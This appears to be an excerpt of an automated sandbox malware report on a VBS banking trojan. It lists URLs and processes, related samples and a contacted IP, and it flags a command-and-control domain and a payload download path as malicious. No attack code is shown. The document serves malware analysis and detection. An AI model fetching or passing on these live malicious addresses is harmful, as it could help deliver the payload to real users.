http://universalstore.streaming.mediaservices.windows.net/411ee20d-d1b8-4d57-ae3f-af22235d79d9/1f8e1	RuntimeBroker.exe, 00000020.00 000003.856750140.000001B4FAF45 000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000012.00000 003.799740968.000001EFF5FD0000 .00000004.00000001.sdmp, control.exe, 00000019.00000002.846903592.0000 000000BAE000.00000004.00000001 .sdmp, explorer.exe, 0000001E. 00000003.808606221.0000000002B 40000.00000004.00000001.sdmp, RuntimeBroker.exe, 0000001F.00 000002.919536378.0000027D4F83E 000.00000004.00000001.sdmp, ru ndll32.exe, 00000027.00000002. 847373383.0000027FF74FE000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://c56.lepini.at/s	explorer.exe, 0000001E.0000000 0.826232602.000000000A7C9000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000012.00000003.799740968.000001EFF5FD0000.00000004.00000001.sdmp, control.exe, 00000019.00000002.846903592.0000000000BAE000.00000004.00000001.sdmp, explorer.exe, 0000001E.00000003.808606221.0000000002B40000.00000004.00000001.sdmp, RuntimeBroker.exe, 0000001F.00000002.919536378.0000027D4F83E000.00000004.00000001.sdmp, rundll32.exe, 00000027.00000002.847373383.0000027FF74FE000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 0000001E.00000000.827759579.000000000B976000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000012.00000003.756510695.000001EF815B0000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000001E.00000000.827759579.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 0000001E.00000000.829895180.000000000D9E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 0000001E.00000000.827759579.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000012.00000002.810095687.000001EF80001000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000001E.00000000.830554499.000000000DAD3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000012.00000003.752397998.000001EF81050000.00000004.00000001.sdmp, powershell.exe, 00000012.00000002.811569054.000001EF8020F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.naver.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000012.00000 003.752397998.000001EF81050000 .00000004.00000001.sdmp, power shell.exe, 00000012.00000002.8 11569054.000001EF8020F000.0000 0004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.roblox.com/develop	RuntimeBroker.exe, 00000020.00 000000.821436899.000001B4FAE80 000.00000004.00000001.sdmp	false		high
http://www.abril.com.br/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000012.00000 003.756510695.000001EF815B0000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://c56.lepini.at//	explorer.exe, 0000001E.0000000 0.826232602.000000000A7C9000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000012.00000 003.752397998.000001EF81050000 .00000004.00000001.sdmp, power shell.exe, 00000012.00000002.8 11569054.000001EF8020F000.0000 0004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 0000001E.0000000 0.827759579.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://suche.t-online.de/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.g5e.com/G5_End_User_License_Supplemental_TermsLC.Hulu	RuntimeBroker.exe, 00000020.00 000000.819501769.000001B4FA329 000.00000004.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://ns.micro/1	RuntimeBroker.exe, 00000020.00 000002.913125750.000001B4F86D9 000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.rambler.ru/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000001E.0000000 0.827759579.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.cz/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://c56.lepini.at:80/jvassets/xI/t64.dat	explorer.exe, 0000001E.0000000 0.826002988.000000000A68A000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://search.ebay.it/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://ns.adobe.cmg	RuntimeBroker.exe, 00000020.00 000002.913125750.000001B4F86D9 000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000001E.0000000 0.830554499.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 0000001E.0000000 0.829895180.000000000D9E0000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321602
Start date:	23.11.2020
Start time:	12:17:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2Q4tLHa5wbO1.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	5
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winVBS@31/42@10/2
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.255.188.83, 51.104.139.180, 104.83.120.32, 168.61.161.212, 52.155.217.156, 20.54.26.129, 205.185.216.42, 205.185.216.10, 152.199.19.161, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, go.microsoft.com, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target mshta.exe, PID 7008 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:18:51	API Interceptor	1x Sleep call for process: wscript.exe modified
12:19:28	API Interceptor	10x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
	u271020tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 208.67.222.222
	5f7c48b110f15tiff_.dll	Get hash	malicious	Browse	• 208.67.222.222
	u061020png.dll	Get hash	malicious	Browse	• 208.67.222.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
myip.opendns.com	earmarkavchd.dll	Get hash	malicious	Browse	• 84.17.52.25
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 84.17.52.25
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 84.17.52.40
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 84.17.52.40
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 84.17.52.40
	4.exe	Get hash	malicious	Browse	• 84.17.52.10
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 84.17.52.10
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 91.132.136.164
	Capasw32.dll	Get hash	malicious	Browse	• 84.17.52.80
	my_presentation_u6r.js	Get hash	malicious	Browse	• 84.17.52.22
	open_attach_k7u.js	Get hash	malicious	Browse	• 84.17.52.22
	ZwlegcGh.exe	Get hash	malicious	Browse	• 84.17.52.22
	dokument9903340.hta	Get hash	malicious	Browse	• 84.17.52.22
	look_attach_s0r.js	Get hash	malicious	Browse	• 84.17.52.22
	my_presentation_u5c.js	Get hash	malicious	Browse	• 84.17.52.22
	presentation_p6l.js	Get hash	malicious	Browse	• 84.17.52.22
	job_attach_x0d.js	Get hash	malicious	Browse	• 84.17.52.22
	UrsnifSample.exe	Get hash	malicious	Browse	• 84.17.52.78
	sample.docm	Get hash	malicious	Browse	• 84.17.52.78
	3289fkjsdfyu.exe	Get hash	malicious	Browse	• 185.189.150.37
c56.lepini.at	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44
api3.lepini.at	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 8.208.101.13
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 8.208.101.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfil	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://docs.google.com/document/d/e/2PACX-1vTXjxu9U09_RHRx1i-oO2TYLCb5Uztf2wHiVVFFHq8srDJ1oKiEfPRIO7_slB-VnNS_T_Q-hOHFxFWL/pub	Get hash	malicious	Browse	• 47.88.17.4
	http://https://bit.ly/2Itre2m	Get hash	malicious	Browse	• 8.208.98.199

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{B24C39E1-2D7D-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	70760
Entropy (8bit):	2.029915725001615
